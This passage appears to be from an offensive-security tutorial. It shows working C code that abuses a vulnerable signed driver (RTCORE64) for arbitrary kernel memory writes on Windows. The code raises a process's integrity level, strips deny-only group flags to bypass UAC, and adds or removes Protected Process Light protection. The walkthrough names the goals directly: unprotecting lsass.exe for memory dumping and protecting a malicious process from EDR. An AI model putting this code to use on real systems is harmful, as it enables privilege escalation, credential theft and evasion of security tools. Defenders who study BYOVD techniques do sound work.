19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
// Modifies the integrity level of a target process by overwriting
// the SubAuthority field of its integrity SID in the token.
// Level — one of: 0x1000 (Low), 0x2000 (Medium), 0x3000 (High), 0x4000 (System)
BOOL SetIntegrityLevel(HANDLE Device, int tPID, DWORD Level) {

    // 1. Get the token address
    DWORD64 TargetToken = 0;
    if (!GetTokenByPID(Device, tPID, &TargetToken))
        return FALSE;

    // 2. Read the UserAndGroups pointer and the IntegrityIndex from the token.
    //    TOKEN_USERGROUPS_OFFSET  = offset of UserAndGroups in _TOKEN  (0x98)
    //    TOKEN_INTEGRITYINDEX_OFFSET = offset of the integrity SID index
    DWORD64 UsersAndGroups = 0;
    DWORD IntegrityIndex = 0;
    if (!TDIReadKernel64(Device, TargetToken + TOKEN_USERGROUPS_OFFSET, &UsersAndGroups) ||
        !TDIReadKernel32(Device, TargetToken + TOKEN_INTEGRITYINDEX_OFFSET, &IntegrityIndex))
        return FALSE;
    printf("[+] Target process integrity group: UaG=0x%p | idx=0x%x\n",
           UsersAndGroups, IntegrityIndex);

    // 3. Read the SID pointer and attributes at UserAndGroups[IntegrityIndex].
    //    Each _SID_AND_ATTRIBUTES entry is 2 * sizeof(DWORD64) = 16 bytes:
    //    [0..7]  = PSID (pointer to _SID)
    //    [8..15] = DWORD attributes
    DWORD64 SIDaddress = 0;
    DWORD64 SIDattribs = 0;
    if (!TDIReadKernel64(Device, UsersAndGroups + IntegrityIndex * 2*sizeof(DWORD64), &SIDaddress) ||
        !TDIReadKernel64(Device, UsersAndGroups + IntegrityIndex * 2*sizeof(DWORD64) + 0x8, &SIDattribs))
        return FALSE;

    // Verify this is indeed an integrity SID by checking SE_GROUP_INTEGRITY (0x20)
    // and SE_GROUP_INTEGRITY_ENABLED (0x40) flags
    if (!(SIDattribs & 0x60)) {
        printf("[!] Integrity SID not found!\n");
        return FALSE;
    }
    printf("[+] Target process SID and attribs: SIDaddr=0x%p | SIDattr=0x%llx\n",
           SIDaddress, SIDattribs);

    // 4. Overwrite SubAuthority[0] at _SID + 0x8 with the desired level.
    DWORD SubAuthority = 0;
    if (!TDIReadKernel32(Device, SIDaddress + 0x8, &SubAuthority))
        return FALSE;
    printf("[+] Target process current SubAuthority: sub=0x%llx\n", SubAuthority);

    printf("[+] Enabling new integrity level on target process...");
    SubAuthority = (DWORD32) Level;
    if (!TDIWriteKernel32(Device, SIDaddress + 0x8, SubAuthority)) {
        printf("failed.\n");
        return FALSE;
    }
    printf("done.\n");
    printf("[+] Target process new SubAuthority: sub=0x%llx\n", SubAuthority);

    return TRUE;
}
Walkthrough:
UsersAndGroupsis a kernel pointer to an array of_SID_AND_ATTRIBUTESentries. Each entry is 16 bytes: 8 bytes for the SID pointer + 8 bytes for the attributes DWORD (padded to 8 bytes on x64).IntegrityIndexis the index into that array where the integrity SID lives. We read it directly from the token rather than scanning the full array.- The check
SIDattribs & 0x60verifies bitsSE_GROUP_INTEGRITY (0x20)andSE_GROUP_INTEGRITY_ENABLED (0x40)— both must be set on the integrity SID entry. - The final write targets
SIDaddress + 0x8, which is_SID.SubAuthority[0]— a singleDWORDholding the integrity level numeric value.

we can see that we has changes our mendatory level to integrity
Unrestricting a Restricted Token
Background
Restricted tokens are a Windows security feature used to sandbox processes or enforce least-privilege. A restricted token is a normal token with certain group SIDs marked as deny-only (SE_GROUP_USE_FOR_DENY_ONLY, flag value 0x10).
A SID marked deny-only is excluded from access grants: it is only used to match deny ACEs, never allow ACEs. This means even if the user is a local Administrator, the deny-only flag on the Administrators group SID prevents that group membership from granting access.
⚠️ Common misconception corrected: the deny-only flag is
SE_GROUP_USE_FOR_DENY_ONLY = 0x10. It is not the same as the0x7value you might see — that isSE_GROUP_MANDATORY | SE_GROUP_ENABLED_BY_DEFAULT | SE_GROUP_ENABLED, which is the attribute value of a normal, fully active group. These are opposite states. Setting a deny-only SID’s attributes to0x7is precisely what unrestricts it.
This technique is relevant when a process runs under a UAC-restricted admin token (a standard feature of Windows since Vista): the user is in the Administrators group, but the token has the Administrators SID set to deny-only so they do not automatically get admin access. Overwriting that flag to 0x7 (fully enabled) effectively bypasses UAC without spawning an elevated process.
Key Structures
1
2
3
4
5
6
7
8
9
10
// Bit flags used in _SID_AND_ATTRIBUTES.Attributes
#define SE_GROUP_MANDATORY              0x01
#define SE_GROUP_ENABLED_BY_DEFAULT     0x02
#define SE_GROUP_ENABLED                0x04
#define SE_GROUP_USE_FOR_DENY_ONLY      0x10  // This is what marks a restricted SID
#define SE_GROUP_INTEGRITY              0x20
#define SE_GROUP_INTEGRITY_ENABLED      0x40

// A "fully unrestricted" group has these three flags set:
#define UNRESTRICTED_GROUP (SE_GROUP_MANDATORY | SE_GROUP_ENABLED_BY_DEFAULT | SE_GROUP_ENABLED) // == 0x7
Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
#define TOKEN_USERGROUPS_OFFSET    0x98
#define TOKEN_USERGROUPCOUNT_OFFSET 0x7c
#define UNRESTRICTED_GROUP (SE_GROUP_MANDATORY | SE_GROUP_ENABLED_BY_DEFAULT | SE_GROUP_ENABLED) // 0x7

// Scans all group SIDs in the target process token and removes the
// SE_GROUP_USE_FOR_DENY_ONLY (0x10) flag from any that have it set,
// replacing the entire attributes field with UNRESTRICTED_GROUP (0x7).
BOOL UnrestrictToken(HANDLE Device, int tPID) {

    // 1. Get the token address
    DWORD64 TargetToken = 0;
    if (!GetTokenByPID(Device, tPID, &TargetToken))
        return FALSE;

    // 2. Read the UserAndGroups pointer and the total group count
    DWORD64 UsersAndGroups = 0;
    DWORD UserAndGroupCount = 0;
    if (!TDIReadKernel64(Device, TargetToken + TOKEN_USERGROUPS_OFFSET, &UsersAndGroups) ||
        !TDIReadKernel32(Device, TargetToken + TOKEN_USERGROUPCOUNT_OFFSET, &UserAndGroupCount))
        return FALSE;
    printf("[+] Target process users and groups: UaG=0x%p | count=0x%x\n",
           UsersAndGroups, UserAndGroupCount);

    // 3. Walk the UserAndGroups array.
    //    For any entry whose attributes have SE_GROUP_USE_FOR_DENY_ONLY (0x10) set,
    //    replace the attributes with UNRESTRICTED_GROUP (0x7).
    DWORD64 SIDaddress = 0;
    DWORD64 SIDattribs = 0;
    for (int i = 0; i < UserAndGroupCount; i++) {
        if (!TDIReadKernel64(Device, UsersAndGroups + i * 2*sizeof(DWORD64), &SIDaddress) ||
            !TDIReadKernel64(Device, UsersAndGroups + i * 2*sizeof(DWORD64) + 0x8, &SIDattribs))
            return FALSE;

        if (SIDattribs & SE_GROUP_USE_FOR_DENY_ONLY) {
            SIDattribs = (DWORD64) UNRESTRICTED_GROUP;
            if (!TDIWriteKernel64(Device, UsersAndGroups + i * 2*sizeof(DWORD64) + 0x8, SIDattribs))
                return FALSE;
            printf("[+] Unrestricted SID [0x%p]: new attribs=0x%llx\n", SIDaddress, SIDattribs);
        }
    }

    return TRUE;
}
Walkthrough:
- The loop walks every entry in
UserAndGroups— a flat array of_SID_AND_ATTRIBUTESstructures (16 bytes each on x64). - For each entry it reads the 8-byte attributes value at
+0x8. - If
SE_GROUP_USE_FOR_DENY_ONLY (0x10)is set, the entry is a restricted SID. We overwrite its attributes with0x7— making it a fully-enabled, non-restricted group membership. - The integrity SID entries (
SE_GROUP_INTEGRITY = 0x20) will not have0x10set, so they are not touched.

we can see we overwride all the flags to 0x7 ( the attrebute field in the _SID_AND_ATTREBUTES structure )
Process Protection Bypass
Background

Windows 8.1 introduced Protected Processes Light (PPL), stored as a single byte in EPROCESS at the field Protection (offset varies by Windows version). This byte encodes two things:
- Type — what kind of protected process it is (e.g.,
PsProtectedTypeProtectedLight,PsProtectedTypeProtected). - Signer — what signing authority backs the protection (e.g., WinSystem, WinTcb, Antimalware).
The byte layout is:
1
2
3
Bits [0..2] = Type
Bits [3..5] = Signer  (Audit)
Bits [6..7] = Signer
By writing 0x00 to this byte we strip protection from any process. Writing a specific value (e.g., PPL_HIGHEST or PP_HIGHEST) adds protection to our own process — useful for protecting a malicious process from being terminated or dumped by security tools.
⚠️
EPROC_Protectionoffset only exists on Windows 8.1 and later. The code checks for this and exits cleanly on older systems.
Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
// Enables or disables process protection by writing to the
// Protection byte in EPROCESS.
// Device - open handle to RTCORE64 driver
// tPID   - target process PID
// Enable - TRUE to add protection, FALSE to strip it
// Type   - if Enable: TRUE = PP_HIGHEST (full PP), FALSE = PPL_HIGHEST (PPL)
BOOL FlipProcProtection(HANDLE Device, int tPID, BOOL Enable, int Type) {

    // 1. Resolve EPROCESS offsets for the current Windows build
    if (!g_ObjOffsets.Ready)
        if (!GetWinOffsets()) {
            printf("[!] Error getting Windows offsets!\n");
            return FALSE;
        }

    // Protection field was added in Windows 8.1 — bail out gracefully on older systems
    if (g_ObjOffsets.EPROC_Protection == 0) {
        printf("[!] Windows version older than 8.1 (no Protection field in _EPROCESS)!\n");
        return FALSE;
    }

    // 2. Get the target EPROCESS address
    DWORD64 TargetProcessAddress = NULL;
    if (!GetEprocByPid(Device, tPID, &TargetProcessAddress))
        return FALSE;
    printf("[+] Target EPROCESS address: %p\n", TargetProcessAddress);

    // 3. Compute the new Protection byte value:
    //    - Enable=FALSE → 0x00 (no protection)
    //    - Enable=TRUE, Type=TRUE  → PP_HIGHEST  (strongest full protected process)
    //    - Enable=TRUE, Type=FALSE → PPL_HIGHEST (strongest protected process light)
    BYTE Protection = 0x0;
    if (Enable)
        Protection = Type ? PP_HIGHEST : PPL_HIGHEST;
    printf("[+] %s protection (0x%x) on target process...",
           (Enable ? "Enabling" : "Disabling"), Protection);

    // 4. Write the single Protection byte into EPROCESS
    if (!TDIWriteKernel8(Device, TargetProcessAddress + g_ObjOffsets.EPROC_Protection, Protection)) {
        printf("failed.\n");
        return FALSE;
    }
    printf("done.\n");

    return TRUE;
}
Walkthrough:
g_ObjOffsets.EPROC_Protection— the byte offset of theProtectionfield inEPROCESS, resolved per Windows build. If it is0(not found), the current build is older than 8.1 and has no protection mechanism.PP_HIGHESTandPPL_HIGHESTare constants for the highest-value protection bytes:PP_HIGHEST = 0x72(WinTcb signer, full PP),PPL_HIGHEST = 0x62(WinTcb signer, PPL).TDIWriteKernel8writes a single byte — important here because theProtectionfield is exactly 1 byte. Writing more would corrupt adjacent fields inEPROCESS.- To strip protection from
lsass.exeorcsrss.exefor memory dumping, call withEnable=FALSE. To protect your own process from being killed by EDR, call withEnable=TRUE.
All six techniques rely on the same underlying primitive — arbitrary kernel memory read/write via a vulnerable driver — and none of them require a kernel exploit or unsigned code. This is why BYOVD remains one of the most effective and commonly observed privilege escalation strategies in real-world attacks.